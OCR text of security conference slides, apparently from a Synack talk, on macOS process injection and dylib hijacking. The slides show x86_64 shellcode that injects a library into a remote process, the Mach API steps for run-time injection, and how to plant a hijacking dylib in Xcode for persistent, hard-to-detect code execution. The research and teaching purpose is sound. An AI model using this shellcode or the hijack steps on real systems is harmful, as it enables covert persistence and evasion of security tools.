
'complicating' deletion

self-monitoring?




```
# /usr/bin/opensnoop

0  90189 AVSCANNER    malware.dylib
```

detect local access (dtrace)



detect detections



google adwords?

Run-Time Process Injection

getting code into remote processes

the goal

at run-time, inject arbitrary dynamic libraries (dylibs) into arbitrary process

run-time injection

- mac hacker's handbook → mach_inject (PPC & i386)
  - no x86_64 :(
- newosxbook.com → x86_64
  - buggy/broken :((intentionally)

Synack

Run-time Process Injection

determining target process' architecture

```
//check if remote process is x86_64
BOOL Is64Bit(pid_t targetPID)
{
    //info struct
    struct proc_bsdshortinfo procInfo;

    //get proc info
    // ->assumes valid pid, etc
    proc_pidinfo(targetPID, PROC_PIDT_SHORTBSDINFO,
                 0, &procInfo, PROC_PIDT_SHORTBSDINFO_SIZE);

    //'pbsi_flags' has a 64-bit mask
    return procInfo.pbsi_flags & PROC_FLAG_LP64;
}
```

external process, architecture detection

64

all 64-bit

32

3rd-party
32-bit

google drive

dropbox

vpn apps

Synack

Run-time Process Injection

target's process architecture

www.newosxbook.com

64

```
//remote library loading shellcode (x86_64)
char shellCode[] =

 "\x90"                                          // nop..
 "\x55"                                          // pushq  %rbp
 "\x48\x89\xe5"                                  // movq   %rsp, %rbp
 "\x48\x83\xec\x20"                              // subq   $32, %rsp
 "\x89\x7d\xfc"                                  // movl   %edi, -4(%rbp)
 "\x48\x89\x75\xf0"                              // movq   %rsi, -16(%rbp)
 "\xb0\x00"                                      // movb   $0, %al

 // call pthread_set_self
 "\x48\xbf\x00\x00\x00\x00\x00\x00\x00\x00"      // movabsq $0, %rdi
 "\x48\xb8" "_PTHRDSS"                           // movabsq $140735540045793, %rax
 "\xff\xd0"                                      // callq  *%rax
 "\x48\xbe\x00\x00\x00\x00\x00\x00\x00\x00"      // movabsq $0, %rsi
 "\x48\x8d\x3d\x2c\x00\x00\x00"                  // leaq   44(%rip), %rdi

 // dlopen
 "\x48\xb8" "DLOPEN__"                           // movabsq $140735516395848, %rax
 "\x48\xbe\x00\x00\x00\x00\x00\x00\x00\x00"      // movabsq $0, %rsi
 "\xff\xd0"                                      // callq  *%rax

 // sleep(1000000)...
 "\x48\xbf\x00\xe4\x0b\x54\x02\x00\x00\x00"      // movabsq $10000000000, %rdi
 "\x48\xb8" "SLEEP___"                           // movabsq $140735516630165, %rax
 "\xff\xd0"                                      // callq  *%rax

 // plenty of space for a full path name here
 "LIBLIBLIBLIB" "\x00\x00\x00\x00\x00\x00....";
```

addrs patched in at runtime

Synack

RUN-TIME PROCESS INJECTION

getting code into remote processes

1 `task_for_pid()`

2 `mach_vm_allocate()`

3 `mach_vm_write()`

4 `vm_protect()`

5 `thread_create_running()`

or anything!

1 `pthread_set_self()`

2 `dlopen()`

injected shellcode

Synack

Load-time Process Injection

dylib injection (again) ftw!

gain automatic & persistent code execution within a process **only** via a dynamic library hijack

no binary / OS file modifications

no process monitoring

<010>

no complex runtime injection

no detection of injection

Synack

Load-Time Process Injection

into Apple's Xcode


```
$ python dylibHijackScanner.py

Xcode is vulnerable (multiple rpaths)
 'binary':        '/Applications/Xcode.app/Contents/MacOS/Xcode'
 'importedDylib': '/DVTFoundation.framework/Versions/A/DVTFoundation'
 'LC_RPATH':      '/Applications/Xcode.app/Contents/Frameworks'
```

Xcode

1 configure hijacker against **DVTFoundation** (dylib)

2 copy to **/Applications/Xcode.app/Contents/Frameworks/DVTFoundation.framework/Versions/A/**

do you trust your compiler now!?
(k thompson)




```
Xcode: hijacked dylib loaded in /Applications/Xcode.app/Contents/MacOS/Xcode (65204)
```


Bypassing Security Products/Technologies

...starting with Apple's

so we're all safe now, right?!?



nope!



